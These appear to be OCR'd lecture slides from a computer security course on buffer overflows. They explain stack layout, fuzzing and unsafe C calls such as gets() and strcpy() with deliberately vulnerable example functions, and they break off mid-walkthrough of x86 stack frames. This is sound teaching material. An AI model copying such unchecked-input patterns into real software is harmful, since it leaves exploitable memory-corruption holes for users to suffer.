Buffer Overflows and Defenses

E0-256: Computer Systems Security

Exploiting Buffer Overflow Vulnerabilities

What is a buffer overflow?

CA Oroville dam overflow, 2/2017, PC: SFGate

What is a buffer overflow? The dam analogy

- You have some buffer space---the reservoir---to hold some resources--the water.
- What happens if you store more water in the reservoir than there is space in the reservoir?
  - The water overflows from the side, causing large amounts of damage to the countryside.
- The same thing happens on a computer system when you have a buffer overflow in a program
  - But what is a “buffer” in a computer program?
  - And what sorts of damage can a buffer overflow do?

What is a buffer overflow?

A kind of programming error that often happens in C and C++ programs

At its heart:

- Your program allocated some space in memory to store some data (the “buffer”)
- But you wrote more data into the buffer than there is space to accommodate it.

What this learning unit is all about:

- How bad guys have exploited this simple programming error to launch devastating security attacks

A long history of famous exploits…

Buffer overflow **vulnerabilities** have resulted in numerous high-profile **exploit** incidents:

- Morris worm (1988) – the first recorded computer worm
- Code Red (2001)
- Sasser worm (2004)
- ... (numerous others in the intervening years!) …
- Most recent high-profile incident: **Heartbleed (2014)**

Exercise: What is the difference between a **vulnerability** and an **exploit**?

Buffer overflow example: Benign example

```
int foo(void){
   char buf[8];
   …
   strcpy(buf, "hello world");
}
```

- What does this program do? What is the functionality of the **strcpy** statement?
- Why is there a buffer overflow?
  - The program allocated 8 bytes for buf, but wrote 12 bytes into it (including the \0 character at the end of "hello world")
- Is this buffer overflow vulnerability exploitable?
  - Likely not. A constant string is written into a buffer. This is an example of a **benign** buffer overflow.

Buffer overflow example: Malicious example

```
int get_user_input(void){
   char buf[1024];
   …
   gets(buf);
}
```

- What does this program do? What is the functionality of the **gets** statement?
- Why is there a buffer overflow?
  - The program allocated 1024 bytes for buf.
  - But gets reads user input from the command line and writes it into buf.
  - Gets will continue to read input until it encounters a \0 character on the command line, potentially writing more than 1024 bytes into buf.

Why are buffer overflows dangerous?

Can trash memory, crashing the program

Can be used to hijack the program.

- Spawn a shell or execute code with the privileges of the program

``setuid root'' programs are particularly dangerous if exploited.

Gets based program

```
int get_user_input(void){
   char buf[1024];
   …
   gets(buf);
}
```

- `cat <file with some really long content> | ./a.out'
- Now what does the program do?
  - Why does it terminate with a "Segmentation fault?"
  - What is a "Segmentation fault?"

How attackers locate buffer overflow vulnerabilties


This is a simple example of **fuzzing:**

- Fuzzing stands for the practice of feeding random inputs to a program and observing its behaviour.
- If it crashes with a segmentation fault, there is very likely a buffer overflow vulnerability in the program.
- That is the first step that hackers often use to exploiting the program.

There are other methods too: source code inspection (if the source code is available), machine code inspection, etc.

Understanding process layouts

To exploit a buffer overflow, we first need to understand the concept of a "**process**"



Code and data layout

Within a process all data is stored an array of bytes


- Interpretation depends on instructions (i.e., code) used

C and C++ based programs allow the code to directly access memory (and don’t check bounds)

- Hence are vulnerable to buffer overflow exploits


Process address space

- Every process has an **address space** in memory
- The address space is the set of memory “addresses” that are accessible to the process.
- Every address can store a piece of data, usually one byte long.
- Computers understand binary (or hexadecimal notation) and so we represent these addresses as hexadecimal numbers.




Process address space

- On a 32-bit processor, the address space has addresses going from: 0x00000000 (in hexadecimal notation) to 0xFFFFFFFF
- 0x00000000 is called the bottom of the address space, while 0xFFFFFFFF is the top of the address space
- Look at the picture on the right to see how the process is laid out from the top of the address space (“top of memory”) to the bottom of the address space (“bottom of memory”).




Process address space

- Look in the address space for something called the “stack”
- Every program has a stack.
- The stack is “dynamic” in that it can grow and shrink as the program executes.




Process address space

- Look in the address space for something called the “stack”
- Every program has a stack.
- The stack is “dynamic” in that it can grow and shrink as the program executes.
- The stack “grows” every time a function in the program is called and “shrinks” when the function returns.



Process address space


- Each function in the program gets an entry in the stack when the function is called.
- The stack entry reserves space for that function's local variables.
- Let us now look at an example program and its stack.



Let us look at a program with two functions

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- To start off, let us suppose that the program has started execution as a process, and that we are in the main function.
- On the right, we have the stack entry for main.

Let us look at a program with two functions

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- The bottom of the stack and the top of the stack are shown. Right now, the stack only has one entry.

Let us look at a program with two functions

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- On Intel x86, the stack grows **DOWNWARDS**, so the bottom and the top are not where you'd expect them.
- **KEEP THIS FACT IN MIND MOVING FORWARD!**

Let us look at a program with two functions

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- The Intel x86 uses two special registers, ebp and esp, to denote the bottom of the current stack entry and the top of the current stack entry, respectively.

Let us look at a program with two functions

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```


```
void main() {
  foo(1, 2, 3);
}
```



- Now suppose we execute the statement where main calls the function foo.
- A new stack entry is “pushed” to the top of the stack for the function foo. But several things happen before that.

Let us look at a program with two functions

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}

void main() {
  foo(1, 2, 3);
}
```




- The arguments to the function foo are “pushed” to the top of the stack in reverse order.

Let us look at a program with two functions

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

